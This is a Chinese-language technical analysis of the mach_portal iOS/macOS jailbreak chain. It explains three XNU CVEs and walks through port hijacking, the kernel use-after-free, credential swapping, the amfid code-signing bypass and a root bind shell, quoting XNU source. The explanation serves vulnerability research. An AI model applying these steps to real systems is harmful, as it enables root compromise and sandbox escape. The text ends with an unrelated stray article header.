攻击方式：利用这个漏洞，可以使高权限进程中的特权 port 的 ipc_entry 被释放，然后再利用我们拥有 receive right 的 port 重新占位（需要处理 ipc_entry 的 generation number），使得原先发送到特权 port 的消息都会被发送到我们拥有 receive right 的 port 上，形成 port 消息的中间人攻击。

利用方法（macOS 提权，Ian Beer 提供的 PoC 的攻击流程）：

（1）攻击目标是 com.apple.CoreServices.coreservicesd 服务（mach_portal 的目标不同），launchd 拥有这个服务的 send right。

（2）攻击者通过漏洞使得 launchd 拥有的 send right 被释放。

（3）然后再利用 launchd 注册大量的服务，期望这些服务的 port 的 ipc_entry 会重用之前被释放的 send right。

（4）这样，当任意进程通过 bootstrap port 尝试查找 coreservicesd 的服务端口时，launchd 就会将攻击者拥有 receive right 的端口发送给它。

（5）攻击者的进程拥有 coreservicesd 的 send right。可以通过中间人（MiTM）的方式，来监听任意进程与 coreservicesd 的通信。

（6）通过获取 root 进程的 task port，来得到 root shell。

2. CVE-2016-7644

漏洞说明：在调用 set_dp_control_port 时，缺乏锁机制导致的竞争条件，可能造成 ipc_entry 指向被释放的 ipc_port，形成 UAF。（GPZ Issue 965）

漏洞分析：

set_dp_control_port 源码如下

```
kern_return_t
set_dp_control_port(
    host_priv_t host_priv,
    ipc_port_t  control_port)
{
        if (host_priv == HOST_PRIV_NULL)
                return (KERN_INVALID_HOST);

    if (IP_VALID(dynamic_pager_control_port))
        ipc_port_release_send(dynamic_pager_control_port);

    dynamic_pager_control_port = control_port;
    return KERN_SUCCESS;
}
```


在调用 ipc_port_release_send 释放 port 的 send right 的时候，没有加锁。两个线程通过竞争条件，可以释放掉一个 port 的两个 reference，使得 ipc_entry 指向被释放的 ipc port。

利用方法（mach_portal）：

(1) set_dp_control_port 的第一个参数是 host_priv，需要通过 root 权限的 task 获取

(2) 攻击者分配一个拥有 receive right 的 port，插入 send right 引用（ipc_entry）。

(3) 利用 port descriptor 消息将这个 port 发送给自己，使内核拥有一个这个 port 的 send right 引用。

(4) 调用 set_dp_control_port 将这个 port 设置为 dynamic_pager_control_port ,拥有一个 send right。

(5) 利用 mach_port_deallocate 释放自己的 send right。这时，这个 port 的包含两个 send right 计数：port descriptor 和 dynamic_pager_control_port。包含三个引用计数：ipc_entry，port descriptor 和 dynamic_pager_control_port。

(6) 利用两个线程触发 set_dp_control_port 的竞争条件漏洞 ,使得引用数减少 2。这时，这个 port 的 send right 计数为 0，引用计数为 1。但是仍然有两个指针指向这个 port：ipc_entry，port descriptor。

(7) 再销毁之前发送的 port descriptor 消息，释放最后一个引用，使 ipc_port 被释放。形成 ipc_entry 指向一个被释放的 ipc_port，利用其它数据占位这个被释放的 ipc_port，即形成 UAF。

3. CVE-2016-7661

漏洞说明：powerd 对于 DEAD_NAME 通知的处理存在缺陷，导致攻击者指定的 port 在 powerd 进程中被释放，形成拒绝服务或 port 替换。（GPZ Issue 976）

漏洞分析：漏洞的详细分析参照 Ian Beer 的漏洞报告。这里简单说明一下漏洞的成因。

powerd 进程创建 pmServerMachPort 用于接收相关的服务消息，同时在这个 port 上允许接收 DEAD_NAME 的通知。当接收到一条 msgid 为 MACH_NOTIFY_DEAD_NAME 时，就会从消息中的 not_port 字段取出 port 的值 ,然后调用 mach_port_deallocate 进行销毁。

```
typedef struct {
    mach_msg_header_t    not_header;
    NDR_record_t     NDR;
    mach_port_name_t not_port;/* MACH_MSG_TYPE_PORT_NAME */
    mach_msg_format_0_trailer_t trailer;
} mach_dead_name_notification_t;
```


之所以会造成漏洞 ,是因为这个 DEAD_NAME 通知的消息是简单消息(simple message)。简单消息的传递并不涉及底层 ipc_port 的引用计数的修改 ,这里的 not_port 仅仅是一个整型的数据 ,这就表示攻击者可以向 mach_port_deallocate 提供任意的 port 参数。如果这个 port 参数正好是 powerd 进程中合法的一个 port，就会导致 port 的释放，例如当前进程的 task

port。一旦 task port 被异常释放掉，后续的一些以 task port 作为参数的函数调用极有可能失败。这时，若缺乏对失败函数的检查，就可能导致 powerd 进程崩溃。

攻击方法（mach_portal）:

(1) powerd 进程以 root 权限运行

(2) mach_portal 的目的是导致 powerd 进程崩溃，再其重新启动后向 launchd 注册服务时，通过 port 中间人攻击，窃取其 task port 来获取 host priv port。

(3) 具体的攻击方式如分析中所述，向 powerd 进程的服务端口发送 DEAD_NAME 通知消息，以 0x103 作为 not_port 的数值（在大多数情况下，0x103 是 mach_task_self 的返回值），这就会导致 powerd 进程调用 mach_port_deallocate 释放掉自身的 task port。

(4) 在调用 io_ps_copy_powersources_info 时，powerd 进程就会通过 vm_allocate，以 task port 作为参数尝试分配内存。由于 task port 已经被释放，这时 vm_allocate 分配内存失败。

(5) powerd 缺少对于返回值的检测，就会访问一个非法的地址指针，导致 powerd 进程崩溃。

三. mach_portal 源码文件

mach_portal 包含了在 10.*的设备上获取 root shell 的代码。下面简单说明一下源码中比较重要的各个文件的作用。

cdhash.c：计算 MachO 文件的 CodeDirectory SHA1 Hash

disable_protections.c：将 mach_portal 进程提权至 root，绕过沙盒的限制

drop_payload.c：处理 iosbinpack 中的可执行文件，socket 监听端口，生成 shell

jailbreak.c：越狱流程入口

kernel_memory_helpers.c：获取 kernel task port 后，内核读写的接口封装

kernel_sploit.c：set_dp_control_port 竞争条件的利用，用于获取 kernel task port

offset.c：包含设备以及系统相关的偏移量的初始化

patch_amfid.c：利用 amfid 的 exception port 来绕过代码签名

sandbox_escape.c：利用 ipc_entry urefs 和 powerd 的漏洞，获得 host priv port，进一步攻击内核

unsandboxer.c：利用 bootstrap port 在父子进程之间的继承，监听子进程和 launchd 的通信，获取子进程的 pid，通过提权，使 mach_portal 的子进程也绕过沙盒

四. mach_portal 攻击流程

mach_portal 实现越狱的过程可以分为两个部分。第一个部分是利用上文提到的三个漏洞组合，获取到 kernel task port，能够实现内核任意读写。第二部分是对于一些保护机制的绕过，包括沙盒、代码签名等等，由于仅仅是纯数据的修改，并不涉及任何代码片段的 patch，不会触发 KPP。

第一部分：

1. 利用漏洞 1 — CVE-2016-7637 释放 launchd 拥有的 iohideventsystem port，实现 MiTM。

2. 利用漏洞 3 — CVE-2016-7661 触发 powerd 崩溃，使得 powerd 将其 task port 发送给我们，得到拥有 root 权限的 task port。

3. 利用 powerd 的 task port，获取 host priv port，触发漏洞 2 — CVE-2016-7644，实现内核 exploit。

4. 通过内核 exploit 获得 kernel task port，实现内核地址空间的任意读写。

第二部分：

1. 得到内核空间的任意读写权限后，就能够实现对任意进程地址空间的任意读写（能够从 proc list 得到任意进程的 task port）。

2. 利用内核读写将本进程（mach_portal）的 credential 设置成 kernproc 的 credential，实现提权和沙盒的绕过。

3. 将 containermanagerd 的 credential 也设置成 kernproc 的 credential。

4. 将 kernel task port 设置成 host special port 4，便于其他工具通过 host_get_special_port 获取 kernel task port。

5. 恢复第一部分中用于中间人攻击的 launchd 的 iohideventsystem 的 port 为原始的 port，并再次触发 powerd 崩溃，修复 powerd 进程对于 iohideventsystem 的 send right。

6. 利用 amfid 的 task port，调用 task_set_exception_ports，将 amfid 的 exception port 设置成我们拥有 receive right 的 port，并修改 amfid 的导入表，将 MISValidateSignatureAndCopyInfo 的导入地址设置成非法的地址。这样，当进行代码签名

验证的时候，就会触发异常并将异常信息发送到我们的端口。我们对异常信息进行处理，并自行计算 MachO CodeDirectory 的 SHA1 Hash 后将其写入 amfid 的地址空间，最后修复 amfid 中引起异常的线程的状态。成功绕过 amfid 的代码签名检查，可以执行任意未签名的 MachO 文件。

7. 为了能够监听端口，生成 shell，需要子进程也拥有 root 权限、绕过沙盒。这里利用子进程创建时会从父进程继承 bootstrap port 的特点。首先调用 task_set_special_port 将自身的 bootstrap port 设置成新申请的 fake bootstrap port，这时创建的所有子进程就会继承这个 fake bootstrap port。父进程利用 port 中间人攻击的方法，监听子进程和 launchd 的通信，获取子进程的 pid 后，修改对应 pid 的内核 proc 结构的 credential 为 kernproc 的 credential，实现子进程的提权和沙盒绕过。

8. 最后的部分，处理 iosbinpack 中的可执行文件的路径，设置权限。生成 PATH 环境变量的路径，创建 socket 绑定端口。在接收外部连接后，调用 posixspawn 运行 bash，重定向标准输入、标准输出和标准错误至 socket 的 fd，实现 bind shell。这时，外部连接就能够通过 nc 连接对应的端口，以 root 的权限通过 bash shell 访问文件系统。

五. mach_portal 部分利用细节


下面将会详细说明其中内核利用部分一些比较重要的实现细节。盘古团队在 1 月 5 日的博客中也解释了这些细节（http://blog.pangu.io/mach-portal-details/），可以参考。结合 mach_portal 和 XNU 的源码，相信也能够有更好的理解。我这里只是抛砖引玉，阐述自己的理解。

1. ipc_entry 索引复用

触发 CVE-2016-7637 针对 ipc_entry 的漏洞时，涉及 ipc_entry 索引的复用。ipc_entry 的索引就是用户空间观察到的 mach port name，一个 32 位的整型。这个 32 位整型分为两部分，高 24 位（index）和低 8 位（generation number）。

```
#define MACH_PORT_INDEX(name)        ((name) >> 8)
#define MACH_PORT_GEN(name)     (((name) & 0xff) << 24)
#define MACH_PORT_MAKE(index, gen)  \
        (((index) << 8) | (gen) >> 24)
```

详情参见源码 ipc_entry.c。当调用 ipc_entry_alloc 分配一个新的 ipc_entry 时，会从对应的 ipc entry table 的位置上取出 ie_bits ,在原来的 generation number 的基础上加上 4。




```
/*
 *  Initialize the new entry.  We need only
 *  increment the generation number and clear ie_request.
 */
gen = IE_BITS_NEW_GEN(entry->ie_bits);
entry->ie_bits = gen;
entry->ie_request = IE_REQ_NONE;
```

安全客 (bobao.360.cn)

同一个 ipc_entry 的 name 索引（高 24 位）始终不变。但 generation number 仅仅占用 8 位 ,因此这个 ipc_entry 被分配 256 / 4 = 64 次后 ,返回给用户空间的 name 就会相同，实现 ipc_entry 的复用。

mach_portal 攻击 launchd 的代码见 sandbox_escape.c。mach_portal 攻击的是 launchd 进程拥有的 com.apple.iohideventsystem 的 send right（mach port name）。操作 launchd 中的 ipc_entry 的分配和释放的代码见 send_looper 函数 ,调用一次 send_looper 函数，就会在 launchd 进程中申请一定数量的 ipc_entry 后再释放。

劫持流程如下：

① mach_portal 触发漏洞释放 com.apple.iohideventsystem 对应的 ipc_entry 后，这时 ipc_entry 位于 free list 的第一个。

② 调用 send_looper 向 launchd 发送 0x100 个 port，就会首先占用目标 ipc_entry，然后再从 free list 取出其他 ipc_entry 进行占用。

③ 当这 0x100 个 port 被释放的时候，会按照在 port descriptor 消息中的顺序进行释放。我们的目标 ipc_entry 由于最先被释放，根据 free list LIFO 的特点，因此会位于 free list 第 0x100 左右的位置。（完成 1 次）

④ 接下来的 62 次调用 send_looper ,发送 0x200 个 port 进行 launchd 进程的 ipc_entry 的分配和释放 ,可以保证目标 ipc_entry 在被释放后始终位于 free list 0x100 左右的位置。(完成 62 次）

⑤ 最后我们向 launchd 注册大量 app group 的服务（由于 iOS 注册服务的限制，这里注册 app group 的服务）,提供我们拥有 receive right 的 port 作为这些服务的 port。经过 3 和 4 两个步骤后，已经完成了 63 次的分配和释放。当我们向 launchd 注册大量的服务时，相当于第 64 次进行 ipc_entry 的分配和释放，使得目标 ipc_entry 被成功复用，并且指向的是我们拥有 receive right 的 port。


⑥ 任意进程向 launchd 申请 com.apple.iohideventsystem 的 port 时，launchd 就会将我们的 port 的发送给请求者进程。通过接收 port 上的消息，进行监听处理后，将其转发给真正的服务 port，从而实现中间人攻击。

2. Port 中间人攻击

port 消息的中间人攻击也是 mach_portal 的一个亮点。当我们劫持了 launchd 进程中的 com.apple.iohideventsystem 的对应的 port 后 ,任意进程向 com.apple.iohideventsystem 发送的消息都会经过我们拥有的 port。


我们当前拥有 com.apple.iohideventsystem 的真实 port ,通过劫持 port 接收到的消息需要继续转发给真正的服务 port，以维持系统的正常运行。攻击者的目的是从发送的消息中监听所有可能被发送出来的 task port，并在这些 task port 上调用 task_get_special_port 函数，尝试获取 host priv port，只要成功获取，目标（触发下一阶段的竞争条件漏洞需要 host priv port）就以达到，见 inspect_port 函数。

具体实现见 sandbox_escape.c 的 do_service_mitm 函数。函数流程如下：




3. 跨 zone 的 port UAF 利用

set_dp_control_port 的竞争条件漏洞的利用代码位于 kernel_sploit.c 文件中 ,目标是获取 kernel task port。总体流程如下：




由于 ipc_port 位于独立的 ipc.ports zone 中，因此无法按照过往的 heap spray 的方式进行 kalloc zone 占位利用。

首先通过分配大量的 port 并使得其中 0x20 个 middle port 通过 set_dp_control_port 漏洞减少其引用数。这时，当前进程的 ipc_entry 状态如下（便于理解，port 处于连续位置）：




一个 port 的引用数为 1 ,但是被两个指针指向。释放 ool ports descriptor 后并触发 mach zone gc 后，内存状态如下：




发送包含 host priv port 的 ool ports descriptor 消息。内核对于 mach msg 中 MACH_MSG_OOL_PORTS_DESCRIPTOR 的处理代码见 ipc_kmsg_copyin_ool_ports_descriptor 函数，内核会调用 kalloc 重新分配页面，这时被攻击者释放的 pages 就会被重新使用，并填充 ool ports descriptor 的消息。内核会将对应位置的 mach port name 转化成对应的内核对象指针，如下图代码所示。在 mach_portal 的利用中，这里的 object 就是 host priv port 的内核 ipc_port。

```
        objects[i] = object; // 在申请页面的对应位置，存放真正的对象指针
    }
```

这时 ,内存的状态处于下图的类似状态(简图) ,在 ool ports descriptor 的特定位置设置 host priv port name，其余 port 保持为 0。



具体到每一个 ipc_port 块所对应的情况如下：



ip_context 是 ipc_port 可以在用户空间访问的变量。用户空间可以通过调用 mach_port_get_context 得到，通过 mach_port_set_context 进行设置。

```
kern_return_t
mach_port_get_context(
    ipc_space_t     space,
    mach_port_name_t    name,
    mach_vm_address_t   *context)
{
    ipc_port_t port;
    kern_return_t kr;

    if (space == IS_NULL)
        return KERN_INVALID_TASK;

    if (!MACH_PORT_VALID(name))
        return KERN_INVALID_RIGHT;

    kr = ipc_port_translate_receive(space, name, &port);
    if (kr != KERN_SUCCESS)
        return kr;

    /* Port locked and active */

    /* For strictly guarded ports, return empty context (which acts as guard) */
    if (port->ip_strict_guard)
        *context = 0;
    else
        *context = port->ip_context;

    ip_unlock(port);
    return KERN_SUCCESS;
}
```

```
kern_return_t
mach_port_set_context(
    ipc_space_t     space,
    mach_port_name_t    name,
    mach_vm_address_t   context)
{
    ipc_port_t port;
    kern_return_t kr;

    if (space == IS_NULL)
        return KERN_INVALID_TASK;

    if (!MACH_PORT_VALID(name))
        return KERN_INVALID_RIGHT;

    kr = ipc_port_translate_receive(space, name, &port);
    if (kr != KERN_SUCCESS)
        return kr;

    /* port is locked and active */
    if(port->ip_strict_guard) {
        uint64_t portguard = port->ip_context;
        ip_unlock(port);
        /* For strictly guarded ports, disallow overwriting context; Raise Exception */
        mach_port_guard_exception(name, context, portguard, kGUARD_EXC_SET_CONTEXT);
        return KERN_INVALID_ARGUMENT;
    }

    port->ip_context = context;

    ip_unlock(port);
    return KERN_SUCCESS;
}
```

通过在悬垂的 ipc_port 指针上调用 mach_port_get_context，就会将上图中绿色部分的 host priv port 的指针返回给用户空间，实现了内核信息泄露。

因为 host priv port 和 kernel task port 都是在系统启动阶段分配，并且时间临近，因此在 host priv port 的地址附近，可能存在 kernel task port。mach_portal 就根据这个特点进行猜测，将可能的地址数值通过 mach_port_set_context，设置到悬垂的 ipc_port 指针指向的区域中，修改原有的 ool ports message 的对象指针。

最后，mach portal 在用户空间接收这些被修改的 ool ports message。与内核接收 MACH_MSG_OOL_PORTS_DESCRIPTOR 时的处理（port_name To object_ptr）相反，内核会将 port 地址转换成 port name 返回给用户空间（object_ptr To port_name）。如果这些猜测的地址中包含真正的 kernel task port 的地址，那么用户空间就会从 ool ports message 中得到其对应的 port name。通过 pid_for_task 检查得到的 task port 的 pid 是否为 0，即可判断是否成功获取了 kernel task port。

References

1.XNU 3248.60.10 https://opensource.apple.com/tarballs/xnu/xnu-3248.60.10.tar.gz

2. CVE-2016-7637 By Ian Beer https://bugs.chromium.org/p/project-zero/issues/detail?id=959

3. CVE-2016-7644 By Ian Beer https://bugs.chromium.org/p/project-zero/issues/detail?id=965

4. CVE-2016-7661 By Ian Beer https://bugs.chromium.org/p/project-zero/issues/detail?id=976

5. Mac OS X Internals: A Systems Approach

6. mach portal 漏洞利用的一些细节 by Pangu http://blog.pangu.io/mach-portal-details/

BlackHat 专题 :深入理解 EdgeHTML 渲染引擎的攻击面及其防护

译者：xd0ol1（知道创宇 404 实验室）
原文来源：
https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine-wp.pdf
译文来源：http://paper.seebug.org/300/

